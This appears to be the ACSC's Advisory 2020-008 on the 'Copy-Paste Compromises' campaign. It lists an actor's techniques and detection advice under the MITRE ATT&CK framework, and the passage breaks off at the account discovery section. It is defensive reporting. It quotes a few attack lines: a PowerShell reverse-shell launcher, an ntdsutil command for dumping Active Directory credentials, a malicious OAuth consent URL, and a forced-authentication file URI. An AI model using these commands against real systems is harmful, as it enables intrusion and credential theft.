TLP: WHITE

Advisory 2020-008: Copy-Paste Compromises – tactics, techniques and procedures used to target multiple Australian networks

Version: W1, Last Updated: 18 June 2020

Overview

This advisory details the tactics, techniques and procedures (TTPs) identified during the Australian Cyber Security Centre's (ACSC) investigation of a cyber campaign targeting Australian networks. These TTPs are captured in the frame of tactics and techniques outlined in the MITRE ATT&CK®[1] framework.

Campaign Summary

The Australian Government is currently aware of, and responding to, a sustained targeting of Australian governments and companies by a sophisticated state-based actor.

The title 'Copy-Paste Compromises' is derived from the actor's heavy use of proof of concept exploit code, web shells and other tools copied almost identically from open source.

The actor has been identified leveraging a number of initial access vectors, with the most prevalent being the exploitation of public facing infrastructure — primarily through the use of remote code execution vulnerability in unpatched versions of Telerik UI. Other vulnerabilities in public facing infrastructure leveraged by the actor include exploitation of a deserialisation vulnerability in Microsoft Internet Information Services (IIS), a 2019 SharePoint vulnerability and the 2019 Citrix vulnerability.

The actor has shown the capability to quickly leverage public exploit proof of concepts (POCs) to target networks of interest and regularly conducts reconnaissance of target networks looking for vulnerable services, potentially maintaining a list of public facing services to quickly target following future vulnerability releases. The actor has also shown an aptitude for identifying development, test and orphaned services that are not well known or maintained by victim organisations.

When the exploitation of public-facing infrastructure did not succeed, the ACSC has identified the actor utilising various spearphishing techniques. This spearphishing has taken the form of:

- links to credential harvesting websites,
- emails with links to malicious files, or with the malicious file directly attached,
- links prompting users to grant Office 365 OAuth tokens to the actor,
- use of email tracking services to identify the email opening and lure click through events.

Once initial access is achieved, the actor utilised a mixture of open source and custom tools to persist on, and interact with, the victim network. Although tools are placed on the network, the actor migrates to legitimate remote accesses using stolen credentials. To successfully respond to a related compromise, all accesses must be identified and removed.

In interacting with victim networks, the actor was identified making use of compromised legitimate Australian web sites as command and control servers. Primarily, the command and control was conducted using web shells and HTTP/HTTPS

[1] MITRE ATT&CK: https://attack.mitre.org/

traffic. This technique rendered geo-blocking ineffective and added legitimacy to malicious network traffic during investigations.

During its investigations, the ACSC identified no intent by the actor to carry out any disruptive or destructive activities within victim environments.

Detection and Mitigation Recommendations

It is imperative that Australian organisations are alert to this threat and take steps to enhance the resilience of their networks. Cyber security is everyone's responsibility.

ACSC Recommended Prioritised Mitigations

During the course of its investigations the ACSC has identified two key mitigations which, if implemented, would have greatly reduced the risk of compromise by the TTPs identified in this advisory.

Prompt patching of internet facing software, operating systems and devices

All exploits utilised by the actor in the course of this campaign were publicly known and had patches or mitigations available. Organisations should ensure that security patches or mitigations are applied to internet facing infrastructure within 48 hours. Additionally organisations, where possible, should use the latest versions of software and operating systems.

Use of multi-factor authentication across all remote access services

Multi-factor authentication should be applied to all internet accessible remote access services, including:

- web and cloud-based email
- collaboration platforms
- virtual private network connections, and
- remote desktop services

ACSC Recommended Additional Mitigations

Beyond the ACSC recommended key mitigations above, the ACSC strongly recommends implementing the remainder of the ASD Essential Eight Controls[2].

During investigations, a common issue that reduced the effectiveness and speed of investigative efforts was the lack of comprehensive and historical logging information across a number of areas including web server request logs, Windows event logs and internet proxy logs. The ACSC strongly recommends reviewing and implementing the ACSC guidance on Windows Event Logging[3] and Forwarding and System Monitoring[4].

ACSC Recommended Detection Advice

Where available, campaign activity-specific and practical detection techniques have been included in this advisory. This advisory does not attempt to include detection technique recommendations for all ATT&CK techniques identified. For general detection and mitigation advice, please consult the 'Mitigations', 'Data Sources' and 'Detection' sections on each linked MITRE ATT&CK technique web page.

The ACSC strongly recommends that organisations review and implement the identified TTPs, detection recommendations and indicators in this advisory and associated files to help identify malicious activity related to this campaign.

[2] cyber.gov.au ASD's Essential Eight Explained: https://www.cyber.gov.au/publications/essential-eight-explained
[3] cyber.gov.au Windows Event Logging and Forwarding: https://www.cyber.gov.au/publications/windows-event-logging-and-forwarding
[4] cyber.gov.au Guidelines for System Monitoring: https://www.cyber.gov.au/ism/guidelines-for-system-monitoring

Indicators of Compromise

This advisory contains some indicators in the body of the advisory, however this is not an exhaustive list and are included for illustrative purposes. The full list of indicators of compromise and signatures associated with this campaign are available in the associated indicators released under the 2020-008 identifier.

Incident Reporting

If you have questions about this advice or have indications that your environment has been compromised, contact the ACSC by emailing asd.assist@defence.gov.au or calling 1300 CYBER1 (1300 292 371).

Becoming an ACSC Partner

The ACSC encourages all eligible organisations to become an ACSC Partner. As a partner, you will automatically receive threat intelligence, consisting of context-rich, actionable and timely information in a variety of formats, including advisories and automated indicator sharing.

For further information please see cyber.gov.au[5].

[5] cyber.gov.au Become an ACSC Partner: https://www.cyber.gov.au/programs/become-an-acsc-partner

Table of Contents

Initial Access

The following section covers Initial Access techniques identified by the ACSC.

T1190 – Exploit Public-Facing Application

Exploitation of Telerik UI CVE-2019-18935

The ACSC identified widespread exploitation of CVE-2019-18935, which was used to achieve arbitrary code execution on vulnerable systems. The most common payloads used by the actor were copies of public proof of concept exploit code for a sleep test and reverse shell binary.

Other exploit payloads were identified by the ACSC most commonly when the actor's attempt at a reverse shell was unsuccessful. These included:

- a payload that attempted to execute a PowerShell reverse shell,
- a payload that attempted to execute `certutil.exe` to download another payload,
- a payload that executed binary malware (identified in this advisory as HTTPCore) previously uploaded by the actor but which had no persistence mechanism,
- a payload that enumerated the absolute path of the web root and wrote that path to a file within the web root.

Further information on this vulnerability is available from the Telerik product website[6].

An overview of the vulnerability, its exploitation and proof of concept code, which the actor leveraged, is available from Bishop Fox[7].

Detection

Organisations who are running Telerik UI should refer to ACSC Advisory 2020-004[8] for further guidance on detection, remediation and mitigation of this Telerik Web UI vulnerability.

Exploitation of VIEWSTATE handling in Microsoft IIS Servers

The ACSC identified exploitation of a VIEWSTATE deserialisation vulnerability present in Microsoft Internet Information Services utilising .NET. The malicious actor utilised this vulnerability to upload a web shell, enabling further interaction with, and compromise of, the affected server. In exploiting this vulnerability, the actor utilised the IIS MachineKey retrieved from a previous compromise of the host by the same actor.

Detection

Organisations should refer to ACSC Advisory 2020-006[9] for further guidance on detection, remediation and mitigation of the VIEWSTATE vulnerability.

[6] Telerik UI CVE-2019-18935 security advisory: https://www.telerik.com/support/kb/aspnet-ajax/details/allows-javascriptserializer-deserialization
[7] Bishop Fox CVE-2019-18935: Remote Code Execution via Insecure Deserialization in Telerik UI: https://know.bishopfox.com/research/cve-2019-18935-remote-code-execution-in-telerik-ui
[8] ACSC Advisory 2020-004: https://www.cyber.gov.au/threats/advisory-2020-004-telerik
[9] ACSC Advisory 2020-006: https://www.cyber.gov.au/threats/advisory-2020-006-active-exploitation-vulnerability-microsoft-internet-information-services

Exploitation of Citrix Products CVE-2019-19781

The actor was identified targeting Citrix products potentially vulnerable to CVE-2019-19781.

Detection

Organisations should refer to ACSC Advisory 2020-001[10] for further guidance on detection and mitigation of the CVE-2019-19781 vulnerability and associated malicious activity.

Exploitation of Microsoft SharePoint CVE-2019-0604

The actor was identified targeting external, publically accessible Microsoft SharePoint instances exploiting the CVE-2019-0604 vulnerability.

Detection

Organisations should refer to ACSC Advisory 2019-125 for further guidance on detection and mitigation of the CVE-2019-0604 vulnerability and associated malicious activity.

Further information on the Exploit Public-Facing Application technique is available from MITRE[11]

T1192 – Spearphishing Link

Where the actor's Exploitation of Public-Facing Applications was unsuccessful, the actor moved to utilising the Spearphishing Link technique.

Links to Credential Harvesting Pages

The actor attempted to steal credentials for target networks by using a spearphishing link to a HTML form based credential harvesting web page owned and controlled by the actor. The actor attempted to hide the final destination of the credential harvesting page from email recipients by abusing open URL redirects (as outlined later in the document in the Defence Evasion – T1102 – Web Service technique).

Detection

Review internet proxy logs and other sources of relevant logging information for any indication of requests to the domains and URLs associated with credential harvesting in the accompanying 2020-008 IoC files.

Links to Malicious PowerPoint Files

The actor also sent spearphishing emails to a small number of users on target networks, enticing them to download a malicious Microsoft PowerPoint document hosted within DropBox and OneDrive.

Detection

- Review internet proxy logs and other sources of relevant logging information for any requests to the malicious file download URLs identified in the accompanying 2020-008 IoC files.
- Review hosts for any indicators associated with the malicious PowerPoint document in the accompanying 2020-008 IoC files.

Links to OAuth Token Theft Applications

When other Spearphishing Link and Spearphishing Attachment sub-techniques were unsuccessful, the actor attempted to send links in order to trick users in granting an OAuth token to the actor. This token would then allow the actor

[10] ACSC Advisory 2020-001: https://www.cyber.gov.au/threats/advisory-2020-001-active-exploitation-critical-vulnerability-citrix-application-delivery-controller-and-citrix-gateway
[11] MITRE ATT&CK Exploit Public-Facing Application: https://attack.mitre.org/techniques/T1190/

access to the user's Office 365 Outlook email. Further details on this technique are included in the Credential Access T1528 – Steal Application Access Token technique.

Detection

For OAuth token theft detection recommendations please see the Detection section in the T1528 – Steal Application Access Token technique.

Utilisation of Email Tracking Service

After distributing several rounds of spearphishing emails containing both malicious attachments and links to malicious files, the actor began sending emails containing email-tracking content. One example of this was utilisation of a commercial email tracking service typically used for tracking the effectiveness of marketing emails. These emails were benign, containing only a lure to encourage the user to click a URL link to a legitimate website (hosting legitimate, non-malicious content).

The email tracking service embeds links to benign image resources that are loaded upon opening the email, as well as altering URL links in emails to redirect through the tracking service's website. By recording unique image load and URL click through requests, the email tracking service can identify which specific emails or addressees yielded the best results.

Further information on the Spearphishing Link technique is available from MITRE[12].

T1193 – Spearphishing Attachment

The ACSC identified that when the malicious actor failed to achieve Initial Access by sending links to the malicious PowerPoint identified above, the actor moved to utilising spearphishing emails with the malicious PowerPoint file attached to the email.

Detection

- Review email logs for the presence of emails sent from the spearphishing email sender addresses found in the accompanying 2020-008 IoC files.
- Review hosts for any indicators associated with the malicious PowerPoint document in the accompanying 2020-008 IoC files.

Further information on the Spearphishing Attachment technique is available from MITRE[13]

[12] MITRE ATT&CK Spearphishing Link: https://attack.mitre.org/techniques/T1192/
[13] MITRE ATT&CK Spearphishing Attachment: https://attack.mitre.org/techniques/T1193/

Execution

The following section covers Execution techniques identified by the ACSC.

T1053 – Scheduled Task

The ACSC identified the malicious actor using the native Windows tools `at.exe` and `schtasks.exe` to execute software on remote hosts as a means of lateral movement and remote data collection.

Further information on the Scheduled Task technique is available from MITRE[14].

T1059 – Command-Line Interface

The ACSC has identified the use of `cmd.exe` to execute both actor tools and native Windows commands and utilities. Some Telerik exploit payloads utilised by the actor utilised `cmd.exe`, for example:

```
C:\Windows\system32\cmd.exe /c powerShell.exe –exec bypass –c “<PowerShell reverse shell code>”
```

As no novel use of the Command-Line Interface technique was identified, specific examples are not included.

Further information on the Command-Line Interface technique is available from MITRE[15].

T1064 – Scripting

The ACSC identified the use of various script languages by the malicious actor, in addition to the use of the T1086 – PowerShell technique identified below. Script types identified include JScript, batch files and Microsoft Office macros.

Malicious Microsoft Office Macros

Copies of the malicious macros detailed below are included at Appendix C – Malicious Office Macros.

MS PowerPoint Macro – Malicious MS Word Template Writer

This macro was found in a malicious Microsoft PowerPoint document used in conjunction with the Spearphishing Link and Spearphishing Attachment techniques. This malicious macro performs the following actions:

- Assembles one large hex string from over 100 individual smaller strings.
- Writes this string as a stream of bytes to the following file location:

```
%APPDATA%\Roaming\Microsoft\Word\STARTUP\Template.dotm
```

Further information on this `Template.dotm` file is available under the T1137 – Office Application Startup technique in Persistence.

MS Word Template Macro – Malicious PE Loader

Found in the MS Word Template file created by the malicious MS PowerPoint macro, this macro performs the following actions:

- Stage 1: loads a .NET assembly that attempts to disable the `DisableActivitySurrogateSelectorTypeCheck` to ensure that misuse of .NET deserialisation will succeed.

[14] MITRE ATT&CK Scheduled Task: https://attack.mitre.org/techniques/T1053/
[15] MITRE ATT&CK Command-Line Interface: https://attack.mitre.org/techniques/T1059/

- Stage 2: loads a .NET assembly, which in turn reflectively loads and executes an embedded malicious Portable Executable file, referred to in this advisory as LibraryPSE. See Appendix E – LibraryPSE – PowerShell Empire for further information.

Detection

Review hosts for the presence of a file at the following location:

```
%APPDATA%\Roaming\Microsoft\Word\STARTUP\Template.dotm
```

Due to the generic name of the file, additional analysis, such as reviewing for the presence of malicious macros, would likely be required to confirm if the file is malicious. If the file is subsequently deleted, a potential secondary indicator is the presence of a Windows Registry entry created as a by-product of using an Office Startup Template:

- Key: `HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\AddinLoadTimes`
- Value: `%APPDATA%\Roaming\Microsoft\Word\STARTUP\Template.dotm`

This is not a guaranteed indicator of malicious activity as a legitimate Office Startup Template named `Template.dotm` may have been used.

JScript

The malicious actor utilised JScript in combination with a custom .NET-based JScript evaluator included in the HTTPCore and HTTPotato malware. The actor would send JScript-based payloads through various channels, including web shells and tasking files downloaded from command and control servers to compromised hosts. These JScript payloads are then executed on the host.

Windows Batch Files

The ACSC identified the use of batch files which the actor typically placed a number of individual commands to be run, as opposed to complex scripts. Examples of commands run in this fashion were `ping`, `echo` and `net use`.

Further information on the Scripting technique is available from MITRE[16].

T1086 – PowerShell

The ACSC has identified the use of PowerShell scripts to conduct malicious activity on compromised systems. Examples of the actor's use of PowerShell include:

- A PowerShell reverse shell payload used in conjunction with Telerik UI exploitation (see Appendix D – PowerShell Reverse Shell). This specific PowerShell reverse shell was spawned from `cmd.exe`.
- Use of PowerShell to decode and load the actor's HTTPCore tool.
- Use of PowerShell Empire[17], although this was a compiled DLL-based version of PowerShell Empire referenced in this advisory as LibraryPSE. For further detail, see Appendix E – LibraryPSE – PowerShell Empire.

Detection

To detect the PowerShell reverse shell, the ACSC recommends organisations look for:

- PowerShell processes communicating with external IP addresses, including IP addresses included in the accompanying 2020-008 IoC files.
- An IIS process (`w3wp.exe`) spawning PowerShell processes either directly, or via `cmd.exe`.

[16] MITRE ATT&CK Scripting: https://attack.mitre.org/techniques/T1064/
[17] PowerShell Empire: https://github.com/EmpireProject/Empire

Further information on the PowerShell technique is available from MITRE[18].

T1106 – Execution through API

The ACSC has identified the use of standard Windows Application Programming Interface (API) calls to execute various tools and commands. These calls originated from actor malware and web shells. As no novel use of the Execution through API technique was identified, specific examples are not included.

Further information on the Execution through API technique is available from MITRE[19].

T1203 – Exploitation for Client Execution

In addition to a natural consequence of the actor utilising the Exploit Public-Facing Application technique, the actor also utilised this technique as a means to re-execute the HTTPCore malware already present on the system.

There were no persistence mechanisms in place for the HTTPCore malware beyond that associated with being loaded into an IIS process, which would be expected to be relatively long lived. To re-run the malware the actor exploited the Telerik UI vulnerability again and utilised a payload that executed the HTTPCore loader binary.

For further information on the HTTPCore malware, see Appendix B – HTTPCore Malware.

Further information on the Exploitation for Client Execution technique is available from MITRE[20].

T1204 – User Execution

Related to the actor's use of the Spearphishing Attachment and Spearphishing Link techniques. In some investigations, users subsequently opened the malicious Microsoft PowerPoint files.

Further information on the User Execution technique is available from MITRE.

[18] MITRE ATT&CK PowerShell: https://attack.mitre.org/techniques/T1086/
[19] MITRE ATT&CK Execution through API: https://attack.mitre.org/techniques/T1106/
[20] MITRE ATT&CK Exploitation for Client Execution: https://attack.mitre.org/techniques/T1203/

Summary of Binary Malware Utilised

As the MITRE ATT&CK framework focuses on tactics and techniques rather than tools it can lead to references to malware spread throughout the individual ATT&CK techniques. For convenience, a centralised listing of the malicious binary malware utilised by the actor during the campaign is included in the table below as well as the primary ATT&CK technique where the malware is references and any supplementary sections of this advisory.

Identifier	Primary MITRE ATT&CK Technique	Other Sections
HTTPCore	T1203 – Exploitation for Client Execution	Appendix B – HTTPCore Malware
LibraryPSE	T1086 - PowerShell	Appendix E – LibraryPSE – PowerShell Empire
HTTPotato	T1068 – Exploitation for Privilege Escalation	Appendix F - HTTPotato
CobaltStrike	T1038 – DLL Search Order Hijacking	-
jp.exe (JuicyPotato)	T1068 – Exploitation for Privilege Escalation	-

Persistence

The following section covers Persistence techniques identified by the ACSC.

T1078 – Valid Accounts

Once the malicious actor gained access to victim networks and had achieved Credential Access, the actor was identified utilising these credentials to access various email systems as outlined in the Email Collection technique. Use of these credentials would ensure continued access to at least some victim data, even if the web shells and other tools are found and remediated.

Further information on the Valid Accounts technique is available from MITRE[21].

T1100 – Web Shell

The ACSC has identified widespread use of web shells during this campaign as both a persistence mechanism and one of the main means of actor interaction with compromised systems. Web shells discovered during ACSC investigations have existed as both standalone files, consisting solely of malicious web shell code, and as backdoored legitimate files where an actor has also modified a legitimate file to contain malicious web shell code.

The ACSC has identified the malicious actor deploying multiple copies of the same web shell to a host in differing locations, as well as deploying different web shell types to the same host and/or victim network.

Further information on the command and control traffic for these web shells is included in the Web Shell Command and Control (C2) section in the T1071 – Standard Application Layer Protocol technique.

Detection

Limited file name-based indicators have been included within the accompanying 2020-008 IoC files as the actor commonly utilised custom filenames per web shell, which would limit the utility of an indicator for organisations. The actor did utilise some web shell file names common across multiple victims:

- `index.aspx`
- `default.aspx`
- `utility.aspx`
- `test.aspx`
- `Temp.aspx`
- `xml.aspx`

The actor was identified targeting the logon page for Outlook Web Access (`/owa/auth/logon.aspx`) as a location to place backdoor web shell code.

For further information on the web shells used, please see Appendix A – Web Shells.

Further information on web shells and their detection can be found at cyber.gov.au[22].

Further information on the Web Shell technique is available from MITRE[23].

[21] MITRE ATT&CK Valid Accounts: https://attack.mitre.org/techniques/T1078/
[22] cyber.gov.au Detect and Prevent Web Shell Malware: https://www.cyber.gov.au/advice/detect-and-prevent-web-shell-malware
[23] MITRE ATT&CK Web Shell: https://attack.mitre.org/techniques/T1100/

T1108 – Redundant Access

The ACSC has identified the use of multiple web shells on compromised hosts as a means of redundant access. Additionally, the ACSC identified simultaneous use of different access methods into a victim, for example the simultaneous use of the Web Shells and External Remote Services.

Further information on the Redundant Access technique is available from MITRE[24].

T1137 – Office Application Startup

The macro and associated malware embedded within the malicious MS Word template file previously outlined in the Scripting technique achieved persistence via use of the Microsoft Word Startup folder. The malicious MS Word template file was written to the following location:

```
%AppData%\Roaming\Microsoft\Word\STARTUP\Template.dotm
```

Whenever MS Word is executed (by either the actor or a legitimate user) the malicious template file is loaded and the macros and subsequent embedded PE payloads executed.

Further information on the Office Application Startup technique is available from MITRE[25].

[24] MITRE ATT&CK Redundant Access: https://attack.mitre.org/techniques/T1108/
[25] MITRE ATT&CK Office Application Startup: https://attack.mitre.org/techniques/T1114/

Privilege Escalation

The following section covers Privilege Escalation techniques identified during ACSC investigations.

T1068 – Exploitation for Privilege Escalation

The ACSC has identified the use of the RottenPotato/JuicyPotato family of exploits to gain SYSTEM level privileges on vulnerable systems. The primary malware identified that contained these exploits is referred to as HTTPotato in this advisory. Further information on HTTPotato is available in Appendix F – HTTPotato.

In the investigations where Initial Access was achieved by use of the T1190 – Exploit Public-Facing Application technique, the actor then had access to the IIS service account (typically `NetworkService` or `ApplicationPoolIdentity`). These service accounts also have the permissions required to utilise the exploits, `SeImpersonatePrivilege` and `SeAssignPrimaryPrivilege`. Once successful, the actor gained SYSTEM level privileges on exploited hosts.

The actor was also identified using a pre-compiled version of the JuicyPotato executable available from the JuicyPotato GitHub project.

Further information on RottenPotato is available on GitHub[26].

Further information on JuicyPotato is available on GitHub[27].

Detection

The following is a list of Remote Procedure Call (RPC) event indicators that can be used to detect this privilege escalation technique. This includes localhost (in combination with other RPC events) due to RottenPotato/JuicyPotato binding to 127.0.0.1 as part of its privilege escalation process. Organisations should consider implementing these indicators into host-based monitoring watch lists:

- `Microsoft_Windows_RPC.InterfaceUuid == {99fcfec4-5260-101b-bbcb-00aa0021347a} AND`
- `Microsoft_Windows_RPD.NetworkAddress == “127.0.0.1” AND`
- `Microsoft_Windows_RPC.AuthenticationService == Microsoft_Windows_RPC.AuthenticationServices.Value_9`

Watch lists can also be created based on the following:

- processes binding to the following address/port(s) `127.0.0.1:6666` to `127.0.0.1:6675`,
- communication between one of the above IP/Ports to `127.0.0.1:135`.

The file hashes for the pre-compiled version of the JuicyPotato executable available from GitHub are also included in the accompanying 2020-008 IoC files.

Further information on the Exploitation for Privilege Escalation technique is available from MITRE[28].

[26] GitHub RottenPotato: https://github.com/breenmachine/RottenPotatoNG
[27] GitHub JuicyPotato: https://github.com/ohpe/juicy-potato
[28] MITRE ATT&CK Exploitation for Privilege Escalation: https://attack.mitre.org/techniques/T1068/

Defence Evasion

T1027 – Obfuscated Files or Information

The ACSC identified multiple different uses of obfuscated files or information by the malicious actor, including:

- Base64 encoding of embedded files and individual strings in malicious Office macros, PowerShell and command and control tasking files.
- Split files and strings that are reassembled prior to their actual use (this is heavily combined with the use of Base64 encoding).
- Use of Gzip compression for web shell payloads and RAR compression for data staged for exfiltration.

Further information on the Obfuscated Files or Information technique is available from MITRE[29].

T1038 – DLL Search Order Hijacking

The ACSC identified the actor utilising this technique in order to load CobaltStrike. The loading process was as follows:

1. A legitimate, benign executable (Legitimate EXE) susceptible to DLL search order hijacking is run.
2. The legitimate executable's process loads the actor's malicious DLL (loader DLL) instead of the intended legitimate DLL.
3. The actor's loader DLL deobfuscates and loads a data file containing the CobaltStrike payload.

The actor was identified abusing both existing executables already present on compromised hosts as well deploying their own benign susceptible executables where no suitable existing executables were identified.

As the actor removed the CobaltStrike components from disk once CobaltStrike was running successfully the ACSC believes that use of this technique was for Defence Evasion, rather than use as a Persistence or Privilege Escalation technique.

Further information on CobaltStrike is available from the CobaltStrike website[30].

Further information on the DLL Search Order Hijacking technique is available from MITRE[31].

T1045 – Software Packing

The ACSC identified use of software packing of some of the actor's tools. The actor's HTTPCore malware utilised the ConfuserEx, a packer designed for .NET binaries.

Further information on ConfuserEx is available on GitHub[32].

Further information on the Software Packing technique is available from MITRE[33].

[29] MITRE ATT&CK Obfuscated Files or Information: https://attack.mitre.org/techniques/T1027/
[30] CobaltStrike product website: https://www.cobaltstrike.com
[31] MITRE ATT&CK DLL Search Order Hijacking: https://attack.mitre.org/techniques/T1038/
[32] GitHub ConfuserEx: https://yck1509.github.io/ConfuserEx/
[33] MITRE ATT&CK Software Packing: https://attack.mitre.org/techniques/T1045/

T1078 – Valid Accounts

The ACSC identified the actor's use of valid accounts and credentials, which were a useful form of Defence Evasion (particularly when combined with the T1114 – Email Collection technique).

Further information on the Valid Accounts technique is available from MITRE[34].

T1099 – Timestomp

The ACSC identified the utilisation of timestomping in an attempt to prevent detection of malicious files dropped on systems. The most common identified use of time stomping was matching web shells timestamps to that of the parent folder, another file located in the same directory, or to match the previous modification time of a file. All timestomping activity the ACSC identified occurred on NTFS-based file systems.

Further information on the Timestomp technique is available from MITRE[35].

T1102 – Web Service

The ACSC identified a number of uses of the Web Service technique utilised by the malicious actor. There is additional information on the actor's use of the Web Service technique in the Command and Control section.

Note: This activity does not indicate any compromise or vulnerability of or in either DropBox or OneDrive.

DropBox

The actor utilised DropBox as a means to distribute malicious files as outlined previously in the T1192 – Spearphishing Link technique.

Detection

Review internet proxy logs or other sources of relevant logging information for any requests to the DropBox URLs that link to the actor's malicious files included in the accompanying 2020-008 IoC files.

OneDrive

The actor also utilised OneDrive as a means to distribute malicious files as outlined previously in the T1192 – Spearphishing Link technique.

Detection

Review internet proxy logs or other sources of relevant logging information for any requests to the OneDrive URLs that link to the actor's malicious files included in the accompanying 2020-008 IoC files.

Open URL Redirects

In a number of spearphishing links, the malicious actor utilised open URL redirects present on several legitimate web sites to obfuscate the final page location and increase the appearance of legitimacy to the target user. For example:

```
https://legitimate.example.com/redirect.php?url=https://malicious.example.com/login.php
```

The user's browser would make a request to the page at `legitimate.example.com`. The browser would then receive a HTTP 3XX redirection, leading to a request from the user's browser to the page on `malicious.example.com`. In some

[34] MITRE ATT&CK Valid Accounts: https://attack.mitre.org/techniques/T1078/
[35] MITRE ATT&CK Timestomp: https://attack.mitre.org/techniques/T1099/

cases, the malicious actor chained together a number of URL redirectors, leading to several legitimate page requests before the user's browser makes the final request to the malicious web site.

Further information on open URL redirect weaknesses is available from OWASP[36].

Further information on the Web Service technique is available from MITRE[37].

T1107 – File Deletion

The ACSC has identified the deletion of files created during compromises in an attempt to hide evidence of the compromise occurring. The common files targeted for deletion were staged files that had been successfully exfiltrated.

Further information on the File Deletion technique is available from MITRE[38].

T1140 – Deobfuscate/Decode Files or Information

Utilised by the malicious actor to complement the use of the Obfuscated Files or Information technique identified previously.

Further information on the Deobfuscate/Decode Files or Information technique is available from MITRE[39].

Credential Access

T1003 – Credential Dumping

ProcDump

The ACSC has identified the use of the legitimate Microsoft tool ProcDump to obtain user credentials on compromised machines by creating a process dump of LSASS, which is then staged for exfiltration. The actor often does not change the name of the dump file from `lsass.dmp`.

Detection

Organisations can aim to detect this activity by:

- reviewing hosts for usage of the ProcDump tool, particularly ProcDump processes targeting `lsass` or `lsass.exe` if command line logging is available,
- reviewing hosts for the creation or presence of `lsass.dmp` files.

Further information on the ProcDump tool is available from Microsoft[40].

Ntdsutil

The ACSC identified the actor utilising the native Windows tool Ntdsutil to create a copy of the Active Directory database. While this database could be used as part of a number of tactics and techniques, especially the Discovery tactic, a key use is to access credentials for Windows Domain accounts stored within the database. An example of an Ntdsutil command and sub-command run by the actor is included below:

[36] OWASP Unvalidated Redirects and Forwards: https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
[37] MITRE ATT&CK Web Service: https://attack.mitre.org/techniques/T1102/
[38] MITRE ATT&CK File Deletion: https://attack.mitre.org/techniques/T1107/
[39] MITRE ATT&CK Deobfuscate/Decode Files or Information: https://attack.mitre.org/techniques/T1140/
[40] Microsoft ProcDump: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

```
ntdsutil "ac i ntds"
"ifm" "create full c:\Logs\PerfLogs\ntds"
```

Further information on the Ntdsutil tool is available from Microsoft[41].

Further information on the Credential Dumping technique is available from MITRE[42].

T1056 – Credentials in Files

The ACSC has identified the malicious actor finding and retrieving credentials from files on compromised hosts. These files included password spreadsheets as well as passwords stored in emails retrieved from mailbox files. The credentials retrieved in this manner included additional credentials to the compromised network, Office 365 credentials and credentials to social media accounts and other external services utilised by the victim.

Further information on the Credentials in Files technique is available at MITRE[43].

T1110 – Brute Force

The ACSC identified the use of brute force techniques to gain access to keys utilised by Telerik UI as a precondition to the Telerik exploitation identified in the Exploit Public-Facing Application technique.

Detection

Review the recommendations to detect Telerik exploitation activity in the ACSC's Advisory 2020-04 available on cyber.gov.au[44].

Further information on the Brute Force technique is available at MITRE[45].

T1187 – Forced Authentication

As identified in T1193 – Spearphishing Attachment the actor attempted to gain access to victim credentials through the use of forced authentication. The actors sent a Word document which had an embedded image to be loaded from an external server under the actor's control utilising a file URI similar to the example below:

```
file://192.0.2.1/file.jpeg
```

Detection

Review relevant sources of external network connection data, such as border firewalls, for any connections to any unauthorised destinations utilising TCP ports 139, 445 and UDP port 137.

Further information on the Forced Authentication technique is available from MITRE[46].

[41] Microsoft Ntdsutil: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343(v=ws.11)
[42] MITRE ATT&CK Credential Dumping: https://attack.mitre.org/techniques/T1003/
[43] MITRE ATT&CK Credentials in Files: https://attack.mitre.org/techniques/T1081/
[44] ACSC Advisory 2020-004: https://www.cyber.gov.au/threats/advisory-2020-004-telerik
[45] MITRE ATT&CK Brute Force: https://attack.mitre.org/techniques/T1110/
[46] MITRE ATT&CK Forced Authentication: https://attack.mitre.org/techniques/T1187/

T1111 – Two-Factor Authentication Interception

While the actor does not appear to have bypassed two-factor controls to authenticate to a service, the ACSC did identify the malicious actor capturing and using an email-based verification code sent in response to the service detecting anomalous login activity.

Once the actor had utilised the verification code, the email was moved to the Junk folder from the user's mailbox.

Further information on the Two-Factor Authentication Interception technique is available at MITRE[47].

T1528 – Steal Application Access Token

Note: This activity does not indicate any compromise or vulnerabilities in Office 365 or OAuth.

As identified previously in T1192 – Spearphishing Link the actor attempted to gain access to target user's mailboxes by means of Office 365 OAuth token theft. The actor created a malicious Office 365 application, in addition to a suitable OAuth authorisation URL, to be sent to target users as part of a Spearphishing Link. An example of this authorisation URL is:

```
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?response_type=code&client_id<malicious_application_id>&redirect_uri=https://malicious.example.com/oauth/api/microsoft/callback&scope=offline_access%20prople.read%20mail.readwrite&state=<random_string>&response_mode=form_post
```

The key elements of the above URL are:

- `client_id`: the GUID-based identifier for the malicious application.
- `redirect_uri`: a location under the actor's control where the OAuth token will be sent, if approved by the user.
- `scope`: the permissions requested by the malicious application.

In the actor's use of this technique the malicious application requested the following permissions:

- `offline_access`: gives the requesting application access to the user's resources for an extended time.
- `user.read`: grants the ability to read user profile information.
- `mail.readwrite`: grants the ability to read user mail and move/delete messages.

For further information on OAuth with Office 365 see the Microsoft website[48].

Detection

- Review internet proxy logs or other sources of relevant logging information for any requests to the actor's OAuth token receiver URL (`redirect_uri`) included in the accompanying 2020-008 IoC files.
- Review the detection and remediation advice Detect and Remediate Illicit Consent Grants provided by Microsoft[49].
- Review lists of authorised OAuth applications within Office 365 for the presence of the malicious application IDs included in the accompanying 2020-008 IoC files.

[47] MITRE ATT&CK Two-Factor Authentication Interception: https://attack.mitre.org/techniques/T1111/
[48] Microsoft identity platform and OAuth 2.0 authorization code flow: https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-oauth2-auth-code-flow
[49] Microsoft Detect and Remediate Illicit Consent Grants: https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants

Further information on the Steal Application Access Token is available at MITRE[50].

[50] MITRE ATT&CK Steal Application Access Token: https://attack.mitre.org/techniques/T1528/

Discovery

T1018 – Remote System Discovery

The actor was identified generating and taking DNS query and response logs from internal Windows DNS Servers. These logs revealed hostname to IP mappings for hosts on the victim network.

Further information on the Remote System Discovery technique is available from MITRE[51].

T1069 – Permission Groups Discovery

The ACSC identified the actor enumerating security groups and other objects within Windows Active Directory domains through the use of the native LDIFDE tool. This tool can be used to export all objects from a forest or domain to a single file.

Further information on the LDIFDE tool is available from Microsoft[52].

Further information on the Permission Groups Discovery technique is available from MITRE[53].

T1087 – Account Discovery

